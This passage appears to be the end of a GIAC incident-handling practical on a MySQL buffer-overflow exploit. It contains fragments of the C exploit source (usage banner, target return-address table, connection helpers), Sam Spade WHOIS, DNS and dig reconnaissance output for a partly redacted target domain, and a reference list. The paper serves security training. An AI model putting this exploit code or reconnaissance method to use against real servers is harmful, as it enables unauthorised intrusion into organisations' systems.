        printf("@ by bkbll(bkbll_at_cnhonker.net,bkbll_at_tom.com @\n");
        printf("--------------------------------------------------\n");
        printf("Usage:%s -d <host> -p <root_pass> -t <type>\n",s);
        printf("      -d target host ip/name\n");
        printf("      -p 'root' user paasword\n");
        printf("      -t  type [default:%d]\n",type);
        printf("      ------------------------------\n");
        for(a = 0; a < sizeof(targets)/sizeof(v); a++)
                printf("         %d [0x%.8x]: %s\n", a+1,
targets[a].ret, targets[a].os);
        printf("\n");
        exit(0);
}
MYSQL *mysqlconn(char *server,int port,char *user,char *pass,char
*dbname)
{
        MYSQL *connect;
        connect=mysql_init(NULL);
        if(connect==NULL)
        {
```

```
                printf("FAILED\n[-] init mysql
failed:%s\n",mysql_error(connect));
                return NULL;
        }
        if(mysql_real_connect(connect,server,user,pass,dbname,port,NULL,
0)==NULL)
        {
                printf("FAILED\n[-] Error: %s\n",mysql_error(connect));
                return NULL;
        }
        return connect;

}
void sqlerror(char *s)
{
        fprintf(stderr,"FAILED\n[-] %s:%s\n",s,mysql_error(conn));
        mysql_close(conn);
        exit(0);
}

int client_connect(int sockfd,char* server,int port)
{
   struct sockaddr_in cliaddr;
   struct hostent *host;

   if((host=gethostbyname(server))==NULL)
   {
        printf("gethostbyname(%s) error\n",server);
        return(-1);
   }

   bzero(&cliaddr,sizeof(struct sockaddr));
   cliaddr.sin_family=AF_INET;
   cliaddr.sin_port=htons(port);
   cliaddr.sin_addr=*((struct in_addr *)host->h_addr);
   printf("[+] Trying %s:%d....",server,port);
   fflush(stdout);
   if(connect(sockfd,(struct sockaddr *)&cliaddr,sizeof(struct
sockaddr))<0)
   {
        printf("error:%s\r\n",strerror(errno));
        return(-1);
   }
   printf("ok\r\n");
   return(0);
}
```

Appendix C – Output from Sam Spade

IPBLOCK Output

```
01/13/04 13:26:45 IP block rapidclientserver.com
Trying xxx.yyy.82.138 at ARIN
Trying xxx.yyy.82 at ARIN
```

```
OrgName:    OLDNAME Systems Management Ltd.
OrgID:      XXXX-1
Address:    840 - Some Street
Address:    Suite 1900
City:       Some Town
StateProv:  XX
PostalCode: xxx-xxx
Country:    CA

NetRange:   xxx.yyy.82.0 - xxx.yyy.83.255
CIDR:       xxx.yyy.82.0/23
NetName:    OLDNAME
NetHandle:  NET-198-161-82-0-1
Parent:     NET-198-0-0-0-0
NetType:    Direct Assignment
NameServer: SOL.rapidclientserver.COM
NameServer: SOL32B.rapidclientserver.COM
Comment:
RegDate:    1994-01-25
Updated:    2003-04-11

TechHandle: HS-ORG-ARIN
TechName:   Backups R Us Ltd.
TechPhone:  +1-xxx-yyy-9800
TechEmail:  joe-admin@RapidClientServer.com

OrgTechHandle: XXX-ARIN
OrgTechName:   Admin, Victor
OrgTechPhone:  +1-xxx-yyy-9800
OrgTechEmail:  victor.Admin@rapidclientserver.com

# ARIN WHOIS database, last updated 2004-01-12 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

DNS Output

```
01/13/04 13:30:29 dns rapidclientserver.com
Mail for rapidclientserver.com is handled by sol.rapidclientserver.com
Canonical name: rapidclientserver.com
Addresses:
  xxx.yyy.82.138
```

WHOIS output

```
01/13/04 13:28:45 whois rapidclientserver.com
.com is a domain of USA & International Commercial
Searches for .com can be run at http://www.crsnic.net/

whois -h whois.crsnic.net rapidclientserver.com ...
Redirecting to NETWORK SOLUTIONS, INC.

whois -h whois.networksolutions.com rapidclientserver.com ...
NOTICE AND TERMS OF USE: You are not authorized to access or query our
WHOIS
```

database through the use of high-volume, automated, electronic processes. The
Data in Network Solutions' WHOIS database is provided by Network Solutions for information
purposes only, and to assist persons in obtaining information about or related
to a domain name registration record. Network Solutions does not guarantee its accuracy.
By submitting a WHOIS query, you agree to abide by the following terms of use:
You agree that you may use this Data only for lawful purposes and that under no
circumstances will you use this Data to: (1) allow, enable, or otherwise support
the transmission of mass unsolicited, commercial advertising or solicitations
via e-mail, telephone, or facsimile; or (2) enable high volume, automated,
electronic processes that apply to Network Solutions (or its computer systems). The
compilation, repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of Network Solutions. You agree not to use
high-volume, automated, electronic processes to access or query the WHOIS
database. Network Solutions reserves the right to terminate your access to the WHOIS
database in its sole discretion, including without limitation, for excessive
querying of the WHOIS database or for failure to otherwise abide by this policy.
Network Solutions reserves the right to modify these terms at any time.

```
Registrant:
Old Name, Inc. (rapidclientserver-DOM)
   Suite 1900, Some Street
   Some Town, XXXXX-YYY
   CA

   Domain Name: rapidclientserver.COM

   Administrative Contact:
      Old Name, Inc.  (239064960)  ross.Somebody@rapidclientserver.com
      Suite 1900, Some Street
      Some Town, XXXXX-YYY
      CA
      xxx-yyy-9800 fax: xxx-yyy-6767

   Technical Contact:
      Somebody, Stephen  (SM10632)
Stephen.Somebody@rapidclientserver.COM
      Old Name Ltd.
      Suite 1840, 840-7th Ave. S.W.
      Some Town XXXXX-YYY
      CA
```

```
      xxx-yyy-9800 fax: xxx-yyy-6767

   Record expires on 07-Mar-2004.
   Record created on 07-Mar-2000.
   Database last updated on 13-Jan-2004 15:28:45 EST.

   Domain servers in listed order:

   SOL.rapidclientserver.COM           xxx.yyy.82.2
   SOL32B.rapidclientserver.COM        xxx.yyy.82.12
```

DIG Output

```
01/13/04 13:30:50 dig rapidclientserver.com @ 216.123.198.243
Dig rapidclientserver.com@sol.rapidclientserver.com (xxx.yyy.82.2) ...
failed, couldn't connect to nameserver
Dig rapidclientserver.com@sol32b.rapidclientserver.com (xxx.yyy.82.12)
...
Authoritative Answer
Recursive queries supported by this server
 Query for rapidclientserver.com type=255 class=1
  rapidclientserver.com NS (Nameserver) sol.rapidclientserver.com
  rapidclientserver.com NS (Nameserver) sol32b.rapidclientserver.com
  rapidclientserver.com SOA (Zone of Authority)
        Primary NS: sol.rapidclientserver.com
        Responsible person: Somebody@rapidclientserver.com
        serial:2003120801
        refresh:10800s (3 hours)
        retry:3600s (60 minutes)
        expire:604800s (7 days)
        minimum-ttl:86400s (24 hours)
  rapidclientserver.com A (Address) xxx.yyy.82.138
  rapidclientserver.com MX (Mail Exchanger) Priority: 10
sol.rapidclientserver.com
  rapidclientserver.com NS (Nameserver) sol.rapidclientserver.com
  rapidclientserver.com NS (Nameserver) sol32b.rapidclientserver.com
  sol.rapidclientserver.com A (Address) xxx.yyy.82.2
  sol32b.rapidclientserver.com A (Address) xxx.yyy.82.12
Dig rapidclientserver.com@216.123.198.243 ...
Non-authoritative answer
Recursive queries supported by this server
 Query for rapidclientserver.com type=255 class=1
  rapidclientserver.com MX (Mail Exchanger) Priority: 10
sol.rapidclientserver.com
  rapidclientserver.com NS (Nameserver) sol.rapidclientserver.com
  rapidclientserver.com NS (Nameserver) sol32b.rapidclientserver.com
  rapidclientserver.com NS (Nameserver) sol.rapidclientserver.com
  rapidclientserver.com NS (Nameserver) sol32b.rapidclientserver.com
  sol.rapidclientserver.com A (Address) xxx.yyy.82.2
  sol32b.rapidclientserver.com A (Address) xxx.yyy.82.12
```

References

[i]The Common Vulnerabilities and Exposures. Candidate Entry. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0780+ (January 10, 2004)

[ii] CERT Coordination Center. "Vulnerability Note VU#516492". http://www.kb.cert.org/vuls/id/516492 (January 19, 2004)

[iii] MySQL home page is http://www.mysql.com. Documentation is available at http://www.mysql.com/documentation/mysql/bychapter/manual_Installing.html#Which_OS (January 10, 2004)

[iv] The Common Vulnerabilities and Exposures. Candidate Entry. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1375+ (January 10, 2004)

[v] Esser, Stefan. "Advisory 04/2002: Multiple MySQL vulnerabilities" http://marc.theaimsgroup.com/?l=bugtraq&m=103971644013961&w=2 (January 16, 2004)

[vi] Decker, Nicole. "Buffer Overflows: Why, How and Prevention", http://www.giac.org/practical/GSEC/Nicole_Decker_GSEC.pdf (January 10, 2004)

[vii] LaRiviere, Bill. "A KaHT in the Wild; Exploiting a Buffer Overflow in NTDLL.dll Thru WebDAV". http://www.giac.org/practical/GCIH/Bill_LaRiviere_GCIH.pdf (January 10, 2004)

[viii] Aleph One. "Smashing the Stack for Fun and Profit", Phrack Magazine issue 49, November 1996, http://www.insecure.org/stf/smashstack.txt (January 10, 2004)

ix "lion" at cnhonker.net. "exploit for mysql -- [get_salt_from_password] problem" http://marc.theaimsgroup.com/?l=bugtraq&m=106364207129993&w=2 (January 12, 2004)

[x] Netcat is a versatile tool often used to obtain back-door access to compromised systems. It can be obtained at http://netcat.sourceforge.net/ (January 12, 2004)

[xi] MySQL Documentation http://www.mysql.com/documentation/mysql/bychapter/manual_Installing.html#Windows_select_server (January 12, 2004)

[xii] fport is a tool that shows not only open connections like netstat, but also which programs have opened them. It can be downloaded at http://www.foundstone.com/resources/termsofuse.htm?file=fport.zip (January 12, 2004)

[xiii] NetStumbler is available for download from http://www.netstumbler.com/download.php?op=viewdownload&cid=1 (January 12, 2004)

[xiv] fyodor@insecure.org. nmap, the most popular advanced scanner, is available at http://www.insecure.org/nmap/nmap_download.html (January 14, 2004)

[xv] VMware Workstation 4, http://www.VMware.com/products/desktop/ws_features.html (January 16, 2004)

[xvi] Nessus vulnerability scanner can be downloaded from http://www.nessus.org/download.html (January 13, 2004).

[xvii] Ettercap is available at http://sourceforge.net/projects/ettercap/ (January 15, 2004)

[xviii] Knoppix-STD is available at http://www.knoppix-std.org/. It is a customized distribution of the Knoppix Live Linux CD, described as follows: "Boot to the CD and you have Knoppix-STD. That would include Linux kernel 2.4.20, KDE 3.1, incredible hardware detection and hundreds of applications. Boot without the CD and you return to your original operating system. Aside from borrowing power, peripherals and some RAM, Knoppix-STD doesn't touch the host computer."